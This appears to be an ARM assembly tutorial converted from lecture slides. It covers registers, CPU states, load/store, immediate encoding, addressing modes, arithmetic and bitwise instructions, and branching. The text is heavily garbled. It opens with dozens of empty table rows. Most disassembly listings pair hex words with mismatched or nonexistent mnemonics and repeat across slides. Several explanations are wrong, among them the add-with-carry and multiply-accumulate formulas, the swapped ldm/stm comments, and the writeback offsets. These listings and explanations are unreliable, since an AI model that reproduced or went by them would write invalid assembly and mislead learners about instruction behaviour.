| 00314000 |        |            |  |
| 00315000 |        |            |  |
| 00316000 |        |            |  |
| 00317000 |        |            |  |
| 00318000 |        |            |  |
| 00319000 |        |            |  |
| 00320000 |        |            |  |
| 00321000 |        |            |  |
| 00322000 |        |            |  |
| 00323000 |        |            |  |
| 00324000 |        |            |  |
| 00325000 |        |            |  |
| 00326000 |        |            |  |
| 00327000 |        |            |  |
| 00328000 |        |            |  |
| 00329000 |        |            |  |
| 00330000 |        |            |  |
| 00331000 |        |            |  |
| 00332000 |        |            |  |
| 00333000 |        |            |  |
| 00334000 |        |            |  |
| 00335000 |        |            |  |
| 00336000 |        |            |  |
| 00337000 |        |            |  |
| 00338000 |        |            |  |
| 00339000 |        |            |  |
| 00340000 |        |            |  |
| 00341000 |        |            |  |
| 00342000 |        |            |  |
| 00343000 |        |            |  |
| 00344000 |        |            |  |
| 00345000 |        |            |  |
| 00346000 |        |            |  |
| 00347000 |        |            |  |
| 00348000 |        |            |  |
| 00349000 |        |            |  |
| 00350000 |        |            |  |
| 00351000 |        |            |  |
| 00352000 |        |            |  |
| 00353000 |        |            |  |
| 00354000 |        |            |  |
| 00355000 |        |            |  |
| 00356000 |        |            |  |
| 00357000 |        |            |  |
| 00358000 |        |            |  |
| 00359000 |        |            |  |
| 00360000 |        |            |  |
| 00361000 |        |            |  |
| 00362000 |        |            |  |
| 00363000 |        |            |  |
| 00364000 |        |            |  |
| 00365000 |        |            |  |
| 00366000 |        |            |  |
| 00367000 |        |            |  |
| 00368000 |        |            |  |
| 00369000 |        |            |  |
| 00370000 |        |            |  |
| 00371000 |        |            |  |
| 00372000 |        |            |  |
| 00373000 |        |            |  |
| 00374000 |        |            |  |
| 00375000 |        |            |  |
| 00376000 |        |            |  |
| 00377    |        |            |  |

# Registers - Compared to x86

| ARM     | Description                          | x86    |
|---------|--------------------------------------|--------|
| r0      | General Purpose                      | EAX    |
| r1      | General Purpose                      | EBX    |
| r2      | General Purpose                      | ECX    |
| r3      | General Purpose                      | EDX    |
| r4      | General Purpose                      | ESI    |
| r5      | General Purpose                      | EDI    |
| r6      | General Purpose                      |        |
| r11(fp) | Frame Pointer                        | EBP    |
| r12     | Intra Procedural Call                |        |
| r13(sp) | Stack Pointer                        | ESP    |
| r14(lr) | Link Register                        |        |
| r15(pc) | Program Counter/Instruction Pointer  | EIP    |
| CPSR    | Current Program State Register/Flags | EFLAGS |

# States

The ARM CPU can work in different states. Each state has its own instruction set.

- ARM
- Thumb / Thumb-2
- Jazelle (replaced with ThumbEE)
- ThumbEE (deprecated)

```

02471001    subeq    r3, r3, #4
12471002    subne    r3, r3, #4
10811003    addlsl    r4, r4, #5
00412004    sub     r2, r2, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r3
e3802004    str     r2, [r0, #4]
e0000001    bl      1002004
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r3
e0770074    stxth    r4, r4
e1800002    mov     r0, r0
e0000002    sub     r0, r0, #5
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r2
34000003    bhs     107000
e0011000    addls    r4, r4, r0
12802001    movcc    r2, r2
22802000    movcs    r2, r0
e1500001    cmp     r0, r2
32802000    movls    r2, r0
32022004    andbt    r2, r2, #4
e0520000    cmp     r2, r0
02450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
10811003    addlsl    r4, r4, #5
00412004    sub     r4, r4, r0
e1800007    orr     r0, r5, r7, lsl, #16
e0771010    b      10000
e0450005    sub     r5, r5, r0
e1800020    lsr     r3, r0, #16
e0770070    stxth    r0, r0
e2800001    mov     r0, r2
e0771010    b      10000
e0011000    addls    r4, r4, r0
32802004    movcc    r2, r2
22802000    movcs    r2, r0
e1500001    cmp     r0, r2
32802000    movls    r2, r0
32022004    andbt    r2, r2, #4
e0520000    cmp     r2, r0
02450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
e0771010    b      10000
e1500001    cmp     r0, r2
22800000    movcs    r2, r0

```



# ARM State

- Default state
- r0-r12, sp, lr, pc are accessible

---

|                  |        |
|------------------|--------|
| Instruction size | 32 bit |
|------------------|--------|

---



---

|           |        |
|-----------|--------|
| Alignment | 32 bit |
|-----------|--------|

---

```

02471001    subeq    r3, r3, #4
12477001    subne    r7, r7, #2
10821005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801004    mov     r3, r5
e5802004    stc     r2, [sp, #4]
e00200e1    bl      10a284
e7802004    ldr     r2, [sp, #4]
e1801004    mov     r4, r5
e57f9074    stxth    r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
e0020058    bl      10a490
e7800039    subl     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r4
e0000043    btx     10764
e0011000    addis   r4, r4, #0
17803001    movcc   r2, #1
12802000    movcs   r2, #0
e0000001    cmp     r0, r4
e7802000    movls   r2, #0
120010001    andbt   r2, r2, #1
e0000000    cmp     r2, #0
e0470001    subeq    r3, r3, #4
10470002    subne    r5, r5, #2
14000    addne    r4, r4, #0
12000    sub     r4, r4, #0
e0470007    orr     r0, r5, r7, lsl, #16
e0477714    b      10004
e0470004    sub     r5, r5, #0
e1800020    lsr     r3, r0, #16
e57f8070    stxth    r0, r0
e2800001    mov     r0, r4
e04707c3    b      10004
e0011000    addis   r4, r4, #0
13802001    movcc   r2, #1
12802000    movcs   r2, #0
e1500001    cmp     r0, r4
12802000    movls   r2, #0
14042001    andbt   r2, r2, #1
e0520000    cmp     r2, #0
02450001    subne    r5, r5, #1
12477001    subne    r0, r0, #2
e0777735    b      10004
e1510001    cmp     r4, r4
11520000    movcs   r4, #0

```

# Thumb State

- Introduced with ARMv4T
- Smaller instruction size (16 bit) but less instructions
  - pc can only be modified by specific instructions
- better code density - less performance
- Only r0-r7, sp, lr, pc are accessible by most instructions
- Thumb-2 state introduced in 2003 with ARMv6T2
  - Extends Thumb state with 32 bit instructions
  - Those instructions can access all registers

---

Instruction size    16 / 32 bit

---

Alignment                    16 bit

---

- Direct Bytecode eXecution
- Allows equipped ARM-Processors to execute Java-Bytecode in hardware
- First introduced with the ARM926EJ-S Processor

```

02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #5
02471004    sub     r2, r4, r2
02471005    mov     r0, r2
02471006    mov     r3, r5
02471007    str     r2, [sp, #4]
02471008    bl      0242404
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r5
0247100b    strh    r4, r4
0247100c    mov     r3, r0
0247100d    mov     r0, r2
0247100e    bl      0242406
0247100f    subl     r0, r0, #2
02471010    orr     r1, r4, r1, lsl, #16
02471011    cmp     r0, r4
02471012    bhs     024710c
02471013    adds    r4, r4, r0
02471014    movcc   r2, r4
02471015    movlsl  r2, r0
02471016    andbt   r2, r2, #4
02471017    cmp     r2, r0
02471018    subeq    r0, r0, #4
02471019    subne    r0, r0, #2
0247101a    addne    r4, r4, #5
0247101b    sub     r4, r4, r0
0247101c    lsr     r3, r0, #16
0247101d    strh    r0, r0
0247101e    mov     r1, r2
0247101f    b       024710b
02471020    adds    r4, r4, r0
02471021    movcc   r2, r4
02471022    movcs   r2, r0
02471023    cmp     r1, r2
02471024    movlsl  r2, r0
02471025    andbt   r2, r2, #4
02471026    cmp     r2, r0
02471027    subne    r5, r5, #4
02471028    subne    r0, r0, #2
02471029    b       024710b
02471030    str     r4, r4
02471031    movcc   r2, r0

```

# Thumb EE

- Introduced with ARMv7 in 2005
- Also called Jazelle RCT (**R**untime **C**ompilation **T**arget)
- Defines the Thumb **E**xecution **E**nvironment
- Based on Thumb
- Target for dynamically generated code (Java, C#, Perl, Python)
  - Code compiled shortly before or during execution (JIT compilers)
- In 2011, ARM deprecated the use of ThumbEE
- ARMv8 removes support for ThumbEE

```

02471004    subeq    r3, r3, #4
02471008    subne    r3, r3, #4
0247100c    addne    r4, r4, #5
02471010    sub     r2, r4, #2
02480002    mov     r0, r2
02481006    mov     r3, r5
0248200a    str     r2, [r0, #4]
0248200e    bl      024240
02482012    ldr     r2, [r0, #4]
02483006    mov     r4, r5
0248300a    nrth     r4, r4
0248300e    mov     r0, r0
02483012    mov     r0, r2
02483016    bl      024400
0248301a    sub     r0, r0, #2
0248301e    orr     r4, r4, r4, lsl, #16
02483022    cmp     r0, r4
02483026    bts     r4, r4
0248302a    addis    r4, r4, #5
0248302e    movcc    r2, #4
02483032    movcs    r2, #0
02483036    cmp     r0, r4
0248303a    b     r0, #0
0248303e    subeq    r0, r0, #4
02483042    sub     r4, r4, #3
02483046    orr     r0, r0, r0, lsl, #16
0248304a    b     r0, #0
0248304e    sub     r0, r0, #5
02483052    ldr     r4, r0, #16
02483056    nrth     r0, r0
0248305a    mov     r0, r4
0248305e    b     r0, #0
02483062    addis    r4, r4, #5
02483066    movcc    r2, #4
0248306a    movcs    r2, #0
0248306e    cmp     r0, r4
02483072    movcc    r2, #4
02483076    movcs    r2, #0
0248307a    cmp     r2, #0
0248307e    subne    r5, r5, #4
02483082    subne    r0, r0, #4
02483086    b     r0, #0
0248308a    andbt    r2, r2, #4
0248308e    cmp     r2, #0
02483092    subne    r5, r5, #4
02483096    subne    r0, r0, #4
0248309a    b     r0, #0
0248309e    cmp     r4, r4
024830a2    movcs    r2, #0

```

# Endianness

- Endianness means byte ordering
  - Little Endian - least significant byte is stored first
  - Big Endian - most significant byte is stored first
- Refers to multibyte values, e. g. integer, long

Example: How is the value **0x11223344** stored?

|               |    |    |    |    |
|---------------|----|----|----|----|
| LITTLE ENDIAN | 44 | 33 | 22 | 11 |
| BIG ENDIAN    | 11 | 22 | 33 | 44 |

# Instruction format

```

02810001  subeq  r3, r2, #4
12470001  subne  r7, r5, #2
10811005  addne  r4, r3, #5
00412002  sub    r2, r2, r2
e1800002  mov    r0, r2
e1811005  mov    r3, r5
e5802004  str    [r0, #4]
e0000001  bl     0x0280
e7802004  ldr    r2, [r0, #4]
e1801005  mov    r4, r5
e5ff0074  strh   r4, r4
e1810005  mov    r3, r0

```

[instruction][condition][s][destination],[source],[other operand(s)...

- **s** - update status register
- Every instruction can be made conditional

```

e5000001  sub    r0, r0, #0
e1811001  orr    r4, r4, r3, #0
e1500001  cmp    r0, r2
e8000003  bhs    0x0000
e0011000  addis  r4, r4, #0
12802001  movcc  r2, #0
12802000  movcs  r2, #0
e1500001  cmp    r0, r2
e3802000  movls  r2, #0
e0020001  andbt  r2, r2, #1

```

```

add      r1, r2, #2 @ r1=r2+2
suble    r1, r2, #3 @ if less than: r1=r2+3
movs     r1, r2 @ r1=r2, Status Register update

```

```

e1800005  ldr    r0, r0, #0
e5ff0075  strh   r0, r0
e3800001  mov    r0, r2
e0000003  b      0x0000
e0011000  addis  r4, r4, #0
12802001  movcc  r2, #0
12802000  movcs  r2, #0
e1500001  cmp    r0, r2
12802000  movls  r2, #0
12802001  andbt  r2, r2, #1
e0000000  cmp    r2, #0
02450001  subne  r5, r5, #1
12470001  subne  r0, r5, #2
e0ff0005  b      0x0000
e1510001  cmp    r4, r4
11520000  movcs  r4, #0

```

# Inline Barrel Shifter

- Possibility to perform shift operations to the second operand inline with other instructions
- Available for ARM and Thumb-2 (32 bit wide)

| Mnemonic            | Description            |
|---------------------|------------------------|
| <code>lsl #n</code> | logical shift left     |
| <code>lsr #n</code> | logical shift right    |
| <code>asr #n</code> | arithmetic shift right |
| <code>ror #n</code> | rotate right           |

```

mov r0, r1, lsl #2      @ r0 = r1 << 2
add r1, r1, r2, lsr #1  @ r1 = r1 + r2 >> 1
    
```

## Load / Store

```
01471004    subeq    r2, r2, #1
01471008    subne    r2, r2, #2
0147100c    addne    r4, r4, #5
01471010    sub     r2, r2, #2
01480002    mov     r0, r2
01481004    mov     r3, r5
01482004    str     r2, [r4, #4]
01483004    bl      100240
01484004    ldr     r2, [r4, #4]
01485004    mov     r4, r5
01486074    uxtb    r4, r0
01487004    bl      100240
01488004    cmp     r2, r0
01489004    movcc    r2, r0
01490004    movcc    r2, r0
01491004    movcc    r2, r0
01492004    movcc    r2, r0
01493004    cmp     r2, r0
01494004    movcc    r2, r0
```

ARM solely uses Load/Store operations to manipulate memory. Unlike x86 where most instructions are allowed to manipulate data in the memory, on ARM one need to load the data into registers, manipulate it and store it back to memory.

```
_start:
    ldr r2, [r1]    @ loads the value found @ r1
    add r2, #1      @ adds 1 to the value
    str r2, [r1]    @ stores the new value to r1
```

```
01486078    uxtb    r0, r0
01487004    mov     r0, r2
01488004    b       100240
01489004    adds    r4, r4, #5
01490004    movcc    r2, r0
01491004    movcc    r2, r0
01492004    cmp     r0, r2
01493004    movcc    r2, r0
01494004    andbt   r2, r2, r4
01495004    cmp     r2, r0
01496004    subne    r5, r5, #1
01497004    subne    r5, r5, #2
01498004    b       100240
01499004    cmp     r4, r2
01500004    movcc    r4, r0
```



# Load/Store

```

02470001    subeq    r2, r2, #4
12470002    subne    r7, r7, #4
10821005    addne    r4, r4, #5
e0412002    sub      r2, r4, r2
e1800002    mov      r0, r2
e1801004    mov      r3, r5
e5802004    str      r2, [r0, #4]
e00200e1    bl       10a284
e7802004    ldr      r2, [r0, #4]
e1801004    mov      r4, r5
e5ff0074    orlth    r4, r4
e1803009    mov      r3, r0
e1800002    mov      r0, r2
e0020058    bl       10a400
e5000039    subl     r0, r0, #2
e1841001    orr      r1, r4, r1, lsl, #16
e1500001    cmp      r0, r4

```

- Loads value from r0 to r4

```
ldr r4, [r0]
```

```

e1500001    cmp      r0, r4
e1802009    movls    r2, #0
82802001    andlt    r2, r2, #4
e1520000    cmp      r2, #0
e1500001    subeq    r5, r5, #4

```

- Stores value from r4 to r0

```
str r4, [r0]
```

```

e1801007    mov      r0, r0, r2, lsl, #16
e5ff0714    b        10000
e0405005    sub      r5, r5, #5
e180a028    lsr      r4, r0, #16
e5ff0078    orlth    r0, r0
e2000001    mov      r0, r2
e5ff07c3    b        10000
e0011005    adds     r4, r4, #5
e5802001    movsw    r2, r4
e2002000    movcs    r2, #0
e1500001    cmp      r0, r2
e2002009    movls    r2, #0
82802001    andlt    r2, r2, #4
e1520000    cmp      r2, #0
02450001    subeq    r5, r5, #4
12450002    subne    r0, r0, #2
e5ff07c5    b        10000
e1520001    cmp      r4, r4
e1520009    movcs    r4, #0

```

# Load/Store Multiple

```
02470001    subeq    r3, r3, #1
12470002    subne    r3, r3, #2
10821005    addne    r4, r4, r5
e0412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r3
e3802004    str     r2, [r0, #4]
e00200c1    bl      10a284
e3803000    ldr     r2, [r0, #4]
e3804000    or      r3, r3
e1805000    mov     r2, r0
```

- **ldm** and **stm** can be used to store multiple registers

```
@ [r0]=r1, [r0+4]=r2, [r0+8]=r3
```

```
ldm r0, {r1,r2,r3}
```

```
@ [r0]=r1, [r0+4]=r2, [r0+8]=r3, r0=r0+8
```

```
ldm r0!, {r1,r2,r3}
```

```
@ r1=[r0], r2=[r0+4], r3=[r0+8]
```

```
stm r0, {r1-r3}
```

```
@ r1=[r0], r2=[r0+4], r3=[r0+8], r0=r0+8
```

```
stm r0!, {r1,r2,r3}
```

```
e0010000    add     r4, r4, r4
e3802001    movcc   r2, r2
12803000    movcs   r3, r0
e1500001    cmp     r0, r2
e280200a    movls   r2, #0
42842001    andbt   r2, r2, r1
e3528000    cmp     r2, r0
02450001    subeq    r3, r3, #1
12450002    subne    r3, r3, #2
e0111135    b       100000
e1530001    cmp     r4, r4
21528000    movcs   r3, r0
```

# Load/Store Multiple

- **ldm** and **stm** instructions can be extended with a mode
- The mode defines if the address shall be incremented or decremented
- Lower registers are stored on lower addresses
- **push** and **pop** are aliases for **stmdb** and **ldmia**

| Mode | Description               |
|------|---------------------------|
| IA   | Increment After (default) |
| IB   | Increment Before          |
| DA   | Decrement After           |
| DB   | Decrement Before          |


```
@ [r0+4]=r1, [r0+8]=r2, [r0+12]=r3
ldmib r0, {r1,r2,r3}
```

# Load Immediate Values

- ARM has a fixed instruction length of 32bit
  - Includes opcode and operands
- Only 12 bits left for immediate values
- If bit 25 is set to 0 the last 12bit are handled as 2nd operand




- If bit 25 is set to 1 the last 12 bit are handled as immediate



# Load Immediate Values

- In order to make it possible to load bigger values than 4096 (12 bit), the value is split



- $a$  = 8 bit value (0 to 255)
- $b$  = 4 bit value (used for rotate right (ROR))
- Immediate =  $a \text{ ror } (b \ll 1)$

```

02470004 subseq r7, r7, #4
12470004 subine r7, r7, #4
10812000 addine r4, r4, #5
00412002 sub r2, r2, #2
01000002 mov r0, #2
01001000 mov r1, #1
00002000 str r2, [r0, #4]
00000001 b1 10000000
00002004 ldr r2, [r0, #4]
01001000 mov r4, #1
00000004 orrb r4, r4
00000000 mov r4, #0
00000000 b1 10000000
00000000 sub1 r0, r0, #2
01001001 orr r1, r4, r1, lsl, #16
01000001 cmp r0, r2
00000000 b1s 10000000
00000000 adds r4, r4, #5
00000000 orcc r2, #0
00000000 orcs r2, #0
00000000 sp, r0, r2
00000000 mov1s r2, #0
00000000 andbt1 r2, r2, #4
00000000 cmp r2, #0
00000004 subseq r0, r0, #4
00000004 subine r0, r0, #2
10812000 addine r4, r4, #5
00412000 sub r4, r4, #0
00000007 orr r0, r0, r7, lsl, #16
00000000 b 10000000
00000000 sub r0, r0, #0
00000000 ldr r1, r0, #16
00000004 orrb r0, r0
00000000 mov r1, r2
00000000 b 10000000
00001000 adds r4, r4, #5
00002004 movcc r2, #4
00002000 movcs r2, #0
01000001 cmp r0, r2
00002000 mov1s r2, #0
00000000 andbt1 r2, r2, #4
00000000 cmp r2, #0
00000004 subine r5, r5, #4
12470004 subine r0, r0, #2
00000000 b 10000000
01000001 cmp r4, r2
00000000 movcs r4, #0

```

# Load Immediate Values - tests

- Assemblers dodge big immediates in different ways (**ldr**)
- If immediate is bigger than 255, it should be tested
  - if not rotateable, do not rely on how the target might handle it
  - use other ways to make the immediate fit

```

ldr  r1, =0x11223344    @ most likely substituted by pc + relative

movw r1, #0x3344        @ load the value in two steps, r1 = 0x3344
movt r1, #0x1122        @ r1 = 0x11223344

mov  r2, #0x2e00        @ assemble first part of 0x2ee0
orr  r2, #0xe0          @ assemble second part of 0x2ee0
    
```

# Addressing - Offset

- Load / Store indexed with immediate value or register and barrel shifter

- Pre-Indexed
- Pre-Indexed with change
- Post-Indexed

```

01801001    subeq    r2, r2, #4
01801002    subne    r2, r2, #4
01801003    addne    r2, r2, #8
01801004    sub     r2, r2, r2
01800002    mov     r0, r2
01801003    mov     r1, r2
01801004    ldr     r2, [r0, #4]
01801005    mov     r1, r2
01801007    rsth     r4, r4
01801008    mov     r0, r0
01800002    mov     r0, r2
01801003    btl     16, #0
01800003    subl     r0, r0, #2
01801001    orr     r1, r4, r1, lsl, #16
01800001    cmp     r0, r2
01800003    btl     16, #0
01801003    addls   r4, r4, #8
01801004    movcc   r2, #0
01801005    movcs   r2, #0
01800001    cmp     r0, r2
01800003    movls   r0, #0

```

```

ldr r2, [r0, #8]           @ load from r0+8
ldr r2, [r0, #8]!         @ load from r0+8 and change r0
ldr r2, [r0], #8          @ load from r0 and change r0 afterwards

str r2, [r0, r1]          @ store to r0+r1
str r2, [r0, r1, lsl#2]!   @ store to r0+r1 and change r0
str r2, [r0], r1          @ store to r0 and change r0 afterwards

```

```


01800001    cmp     r0, r2
01801003    movls   r2, #0
01801004    andlt   r2, r2, r1
01800003    cmp     r2, #0
01800001    subne    r2, r2, #4
01801002    subne    r2, r2, #4
01801003    btl     16, #0
01800001    cmp     r1, r2
01800003    movls   r1, #0

```

# PC Relative Addressing

- Used to address constants in literal pool
  - Part of code region
  - Storage of constants
- The CPU fetches two instructions in advance
- Therefore, the real PC value is higher
  - 8 bytes in ARM state
  - 4 bytes in Thumb state
    - bit[1] is zeroed out
    - address is 4 byte aligned

```
add r1, pc, #8
adr r1, #8
```





# PC Relative Addressing

|          |       |            |
|----------|-------|------------|
| 02470001 | subeq | r2, r2, #1 |
| 02470002 | subne | r2, r2, #2 |
| 02470003 | addne | r4, r4, #5 |
| 02470004 | sub   | r2, r2, r2 |
| 02480001 | mov   | r6, r2     |
| 02480002 | mov   | r3, r3     |

```
.section .text
.global _start

_start:
    .code 32
    add r2, pc, #1
    bx r2

    .code 16
    add r1, pc, #4           @ address "Hello World"
    mov r2, r2
    mov r3, r3              @ pc points to here
    bkpt
    .ascii "Hello World"    @ literal pool
```

|          |       |            |
|----------|-------|------------|
| 02480003 | adds  | r4, r4, #8 |
| 02480004 | movcc | r2, #1     |
| 02480005 | movcs | r3, #0     |
| 02480006 | cmp   | r0, r2     |
| 02480007 | movls | r2, #0     |
| 02480008 | andbt | r2, r2, #1 |
| 02480009 | cmp   | r2, #0     |
| 0248000A | subne | r5, r5, #1 |
| 0248000B | subne | r6, r5, #2 |
| 0248000C | b     | 0x0000     |
| 0248000D | cmp   | r4, r4     |
| 0248000E | movcs | r3, #0     |

# Bitwise Instructions

```

02470001    subeq    r2, r2, #4
12470002    subne    r2, r2, #4
10821005    addlsl    r4, r4, #5
00412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e3802004    str     r2, [r0, #4]
e0800001    bl      10a2a4
e3802004    ldr     r2, [r0, #4]
e180100a    mov     r3, r5
e0ff0074    nth     r4, r4
e1800009    mov     r0, r0
e1800002    mov     r0, r2
e0800005    bl      10a2a4
  
```

| Operation           | Assembly       | Simplified  |
|---------------------|----------------|-------------|
| bitwise AND         | and r0, r1, #2 | r0=r1 & 2   |
| bitwise OR          | orr r0, r1, r2 | r0=r1   r2  |
| bitwise XOR         | eor r0, r1, r2 | r0=r1 ^r2   |
| bit clear           | bic r0, r1, r2 | r0=r1 & !r2 |
| Move negative (NOT) | mvn r0, r2     | r0=!r2      |

```

e0ff0075    nth     r0, r0
e3800001    mov     r0, r2
e0ff0075    b      10a2a4
e0811005    adds    r4, r4, r5
e3802004    movsw   r2, r2
12803000    movcs   r2, r0
e1500001    cmp     r0, r2
e3802009    movsl   r2, r0
02802004    andlsl  r2, r2, #4
e0520009    cmp     r2, r0
02450001    subne    r5, r5, #4
12450002    subne    r5, r5, #4
e0ff0075    b      10a2a4
e1510001    cmp     r4, r4
12520009    cmp     r4, r0
  
```

# Arithmetic Instructions

```

02470001    subeq    r2, r2, #1
12470002    subne    r2, r2, #2
10470003    addne    r4, r2, r5
00412004    sub     r2, r2, r2
e1000002    mov     r0, r2
e1001003    mov     r1, r2
e0402004    str     r2, [sp, #4]
e0020001    bl      10420004
e0000004    bdr     r2, [sp, #4]
  
```

| Operation               | Assembly           | Simplified                                 |
|-------------------------|--------------------|--|
| Add                     | add r0, r1, #2     | $r0 = r1 + 2$                              |
| Add with carry          | adc r0, r1, r2     | $r0 = r1 + r2 + 1$                         |
| Subtract                | sub r0, r1, #2     | $r0 = r1 - 2$                              |
| Sub with carry          | sbc r0, r1, r2     | $r0 = (r1 - r2) \text{ IF NOT(carry)} - 1$ |
| Reverse Sub             | rsb r0, r1, #2     | $r0 = 2 - r1$                              |
| Reverse Sub with carry  | rsc r0, r1, r2     | $r0 = (2 - 1) \text{ IF NOT(carry)} - 1$   |
| Multiply                | mul r0, r1, r2     | $r0 = r1 * r2$                             |
| Multiply and Accumulate | mla r0, r1, r2, r3 | $r0 = r1 * (r2 + r3)$                      |

```

e0000001    movcs    r2, r2
e2001001    movcs    r2, r0
e1500001    cmp     r0, r2
e2001002    movls    r2, r0
e2001003    movls    r2, r0
e2001004    andhr    r2, r2, r1
e0500005    cmp     r2, r0
02470001    subeq    r2, r2, #1
12470002    subne    r2, r2, #2
e0770003    b      10400004
e1500004    cmp     r1, r2
e1500005    cmp     r1, r0
  
```

# State Register affected by Arithmetic Instructions

|          |        |              |
|----------|--------|--------------|
| 02800004 | subseq | r2, r2, #4   |
| 02870004 | submeq | r2, r2, #4   |
| 028E0004 | addme  | r4, r2, #5   |
| 02940004 | sub    | r2, r2, #2   |
| 029B0004 | mov    | r0, r2       |
| 02A00004 | mov    | r3, r2       |
| 02A80004 | svc    | r2, [r0, #4] |
| 02B00004 | bl     | 10000000     |
| 02B80004 | ldr    | r2, [r0, #4] |

| Flag              | Logical Operation                 | Arithmetic Operation  |
|-------------------|-----------------------------------|---|
| Negative<br>(N=1) | -                                 | Result was a negative number                                    |
| Zero<br>(Z=1)     | Result was zero                   | Result was zero   |
| Carry<br>(C=1)    | After shift '1' was left in carry | Result greater than 32bits                                      |
| oVerflow          | -                                 | Result greater than 31bits<br>possible corruption of signed bit |

|          |       |                        |
|----------|-------|------------------------|
| 029C0004 | mov   | r0, r0, r2, #0, #0, #0 |
| 02A00004 | cmp   | r0, r2                 |
| 02A80004 | bls   | 10000000               |
| 02B00004 | addls | r4, r2, #5             |
| 02B80004 | movw  | r2, #0                 |
| 02C00004 | cmp   | r0, r2                 |
| 02C80004 | movls | r2, #0                 |
| 02D00004 | andlt | r2, r2, #4             |
| 02D80004 | cmp   | r2, #0                 |
| 02E00004 | cmph  | r2, #0                 |
| 02E80004 | addme | r4, r2, #5             |
| 02F00004 | sub   | r4, r2, #5             |
| 02F80007 | svc   | r2, [r0, #7, #3, #18]  |
| 03000004 | b     | 10000000               |

|          |        |            |
|----------|--------|------------|
| 03080004 | movsw  | r2, #0     |
| 03100004 | movcs  | r2, #0     |
| 03180004 | cmp    | r0, r2     |
| 03200004 | movls  | r2, #0     |
| 03280004 | andlt  | r2, r2, #4 |
| 03300004 | cmp    | r2, #0     |
| 03380004 | submeq | r2, r2, #4 |
| 03400004 | subme  | r2, r2, #4 |
| 03480004 | bl     | 10000000   |
| 03500004 | cmp    | r4, r2     |
| 03580004 | mov    | r2, #0     |

# Branches

- Possibility to 'jump' to a certain location (address) in the code
- Simple branch to another positions
- Functions also get called by branches
  - `bl[x]` = branch and link
  - link means that the return address is stored in the `lr` register
- Branches solely use offsets

```
...
@ branches
b #1234      @ branch to current address + 1234
bx r1       @ branch to address in r1
@branch and link
bl #1234     @ branch to current address + 1234
blx r1      @ branch to address in r1
...
```

# Branches

```

02471001    subeq    r3, r3, #1
12471002    subne    r3, r3, #2
10821003    addne    r4, r4, r5
e0412004    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r3
e3802004    str     r2, [r0, #4]
e0020001    bl      10a204
e3802004    ldr     r2, [r0, #4]
e1801003    mov     r4, r3
e3ff0074    sth     r4, r4
e1800003    mov     r3, r0
e1800001    mov     r0, r2
e1800001    ldr     r0, r0
e1801001    orr     r4, r4, r3, lsl, #16

```

- Branches with saving the link register (return to pc + 4)

```

...
bl adding    @ save the address
mov r1, r0   @ to the mov instruction
              @ in the lr register

...
adding:
add r1, r2, #2

```

```

e1800003    ldr     r3, r0, #16
e3ff0074    sth     r3, r3
e1800001    mov     r0, r2
e3ff0073    b       10000
e0011005    adds    r4, r4, r5
e3802004    movcc   r2, r4
e2802000    movcs   r3, r0
e1500001    cmp     r0, r2
e2802000    movls   r2, r0
e3802004    andh    r2, r2, r4
e3520000    cmp     r2, r0
02450001    subeq    r5, r5, #1
12450002    subne    r5, r5, #2
e3ff0075    b       10000
e1500001    cmp     r4, r4
e3520000    movcs   r4, r0

```

# Branches

- Branches with switching ARM/Thumb state

- **bx** and **blx**

- branch and **eX**change

```

02471001    subeq    r2, r2, #1
12471001    subne    r2, r2, #2
10811005    addne    r4, r4, #5
e0412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e1801004    mov     r3, r3
e3802004    str     [r0, #4]
e00200e1    bl      10a2004
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r3
e07f0074    uxtb     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
e00200e1    bl      10a2000
e0000000    sub     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r2
34000003    bxs     r0, r0
e0011000    adds    r4, r4, r0
12802001    movcc   r2, r0
22802000    movcs   r2, r0
e1500001    cmp     r0, r2
22802000    movls   r2, r0
32822001    andbt   r2, r2, #1
e0520000    cmp     r2, r0
02407001    subeq    r0, r0, #1

```

```

add r2, r2, #1 @ prepare address for exchange
bx r2          @ branch and exchange

```

```

e1800002    mov     r3, r0, #16
e07f0074    uxtb     r0, r0
e2000001    mov     r0, r2
e0000003    b       1000000
e0011000    adds    r4, r4, r0
32802001    movcc   r2, r0
22802000    movcs   r2, r0
e1500001    cmp     r0, r2
22802000    movls   r2, r0
32822001    andbt   r2, r2, #1
e0520000    cmp     r2, r0
02407001    subeq    r0, r0, #1
12407001    subne    r0, r0, #2
e07ffff5    b       1000000
e1520001    cmp     r4, r4
21520000    movcs   r4, r0

```

# Branches

In order to set the CPU to thumb state, the least significant bit has to be set to 1. If the least significant bit has not been set, the CPU switches to ARM state.

---

Address of code 0x00040000

---

Address that has to be used 0x00040001

---

```

02802004    subeq    r2, r2, #4
02802008    subne    r2, r2, #4
0280200c    addne    r4, r4, #8
02802010    sub     r2, r2, #2
02802014    mov     r0, r2
